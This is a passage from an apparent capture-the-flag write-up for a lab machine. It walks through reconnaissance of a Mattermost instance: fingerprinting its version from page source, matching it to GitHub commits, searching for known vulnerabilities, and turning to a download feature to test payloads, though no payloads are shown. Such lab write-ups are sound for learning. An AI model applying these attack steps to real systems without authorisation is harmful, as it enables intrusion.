

Maybe the email doesn’t exist. Let’s try pr@snoopy.htb:

Let’s search for some known vulnerabilities:

We have to find the version of that Mattermost instance. As it is not very obvious, we have to dig through the html/js source in order to find some leftbehinds:


Version 7.9.0. Let’s quickly verify that date against the Github commits for that version:

Mar 15-Mar 16 is a perfect match. The running version is indeed 7.9.0.

Bingo!!

No public exploits and it seems to be an authenticated issue. So probably the last open door is that download functionality. Let’s try some payloads:
